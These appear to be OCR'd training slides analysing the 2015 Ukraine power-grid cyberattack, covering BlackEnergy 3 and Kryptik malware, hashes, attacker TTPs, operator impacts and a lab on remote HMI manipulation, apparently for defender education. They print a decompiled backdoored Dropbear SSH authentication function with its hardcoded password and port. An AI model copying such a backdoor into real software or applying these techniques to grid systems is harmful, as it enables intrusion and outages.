


ICS Kill Chain Mapping (Stage 2)





Steps to an Outage (x3)




Broad Access Campaign (Feb-March)

Computers with Backdoors

- Backdoors were reported on workstations belonging to key staff members:
  - Telemetry manager
  - Manager of equipment repair
  - Engineer Regional Dispatch Service
  - Manager Regional Dispatch Service
  - Manager Relay Protection and Automation
  - Manager of Substation Service
  - Manager of IT
  - Server, Active Directory and DNS


Attack Steps & Timeline

STAGE 1 — STEPS 3-4: IT takeover



C2 & Freedom of Movement & Action

Utility Business IT Infrastructure



Win32/Rootkit – BlackEnergy 3

- Evolution in RAT labeled as Variant 3
  - BE family was first analyzed in 2007 (Botnet related)
  - Evolved into a highly modular malware architecture
  - Targeted spearphishing in 2014
- Droppers delivered as malicious macros
- Dropper variants (SHA-1)
  - 4C424D5C8CFEDF8D2164B9F833F7C631F94C5A4C
  - 896FCACFF6310BBE5335677E99E4C3D370F73D96
- BlackEnergy (BE) Drivers
- Modules: Encryptor, Keystroke Logger
- ICS-CERT BlackEnergy YARA rules from ICS-ALERT-14-281-01 was able to identify


BlackEnergy 3 (Cont.)

- MD5 Hashes from McAfee of Binaries associated with Ukraine attacks:

c2fb8a309aef65e46323d6710ccdd6ca
2cae5e949f1208d13150a9d492a706c1
ed55997aada076dc61e20e1d1218925a
60d3185aff17084297a2c4c2efdabdc9
7361b64ddca90a1a1de43185bd509b64
97d6d1b36171bc3eafdd0dc07e7a4d2d
72bd40cd60769baffd412b84acc03372
97b41d4b8d05a1e165ac4cc2a8ac6f39
979413f9916e8462e960a4eb794824fc
956246139f93a83f134a39cd55512f6d
d98f4fc6d8bb506b27d37b89f7ce89d0
66676deaa9dfe98f8497392064aefbab
8a40172ed289486c64cc684c3652e031
cd1aa880f30f9b8bb6cf4d4f9e41ddf4
0af5b1e8eaf5ee4bd05227bf53050770
1d6d926f9287b4e4cb5bfc271a164f51
e60854c96fab23f2c857dd6eb745961c

Attack Steps & Timeline (Cont'd)

STAGE 1 — STEP 5: Discover & Compromise SCADA



Discover using valid credentials

Win32/Kryptik

- Remotely controlled backdoor (RAT)
- Win32-based
- Detection signatures exist from 2012-2013
- Trojan injects into the svchost.exe
- Used by various criminal campaigns

Dropbear SSH

- VBS file
- SSH client plus
- Backdoor

```
1  void svr_auth_password()
2  {
3    char *password; // ebx@3
4    char v1; // [esp+1Ch] [ebp-Ch]@3
5
6    if ( (unsigned __int8)buf_getbool(session) )
7    {
8      send_msg_userauth_failure(0, 1);
9    }
10   else
11   {
12     password = (char *)buf_getstring(session, &v1);
13     if ( !strcmp(password, passDs5Bu9Te7) )
14       send_msg_userauth_success();
15     else
16       send_msg_userauth_failure(0, 1);
17     free(password);
18   }
19 }
```

Figure 4 – Backdoored authentication function in SSH server


- SSH server will accept connections on Port 6789
- Dropbear SSH will authenticate the user password passDs5Bu9Te7


Stage 1 TTP Summary

- Spear phishing with MS Office Attachments
- BlackEnergy malware used for initial infection
  - Overlapping C2 servers
- Pivot & lateral movement (e.g., keystroke Loggers)
- KillDisk downloaded
- Use of company employed remote access tools
  - Use of legitimate credentials for network access at time of attack (RDP, RADMIN, VPN)
  - Step away from BE C2 dependency
  - "Go Native"
- Changing of system passwords by attackers
- Installation of backdoors (DropBear, Kryptik)

CYBERFIRE

The Operator Perspective





SyncMaster 940N
Програма Вид Вставити Інструменти Пошук
1_BohorodchanyREM:1
ПІДСТАНЦІЇ

The Operator Perspective

- Operator witnessed system being misused
- Operator was locked out of keyboard and mouse control
- Operator tools and technology used to cause customer outages
- Field communication status lost after operations were performed
- At some organizations, the operator consoles shut down and received a fatal error on startup, as well as some servers
- At one organization, the power in the control center went out
- At multiple organizations, voice communications were impacted


Equipment Introduction



Lab Exercise


Controlling the HMI

CYBERFIRE





IDAHO NATIONAL LABORATORY

Lab 2 HMI Remote Manipulation –
Where are you?

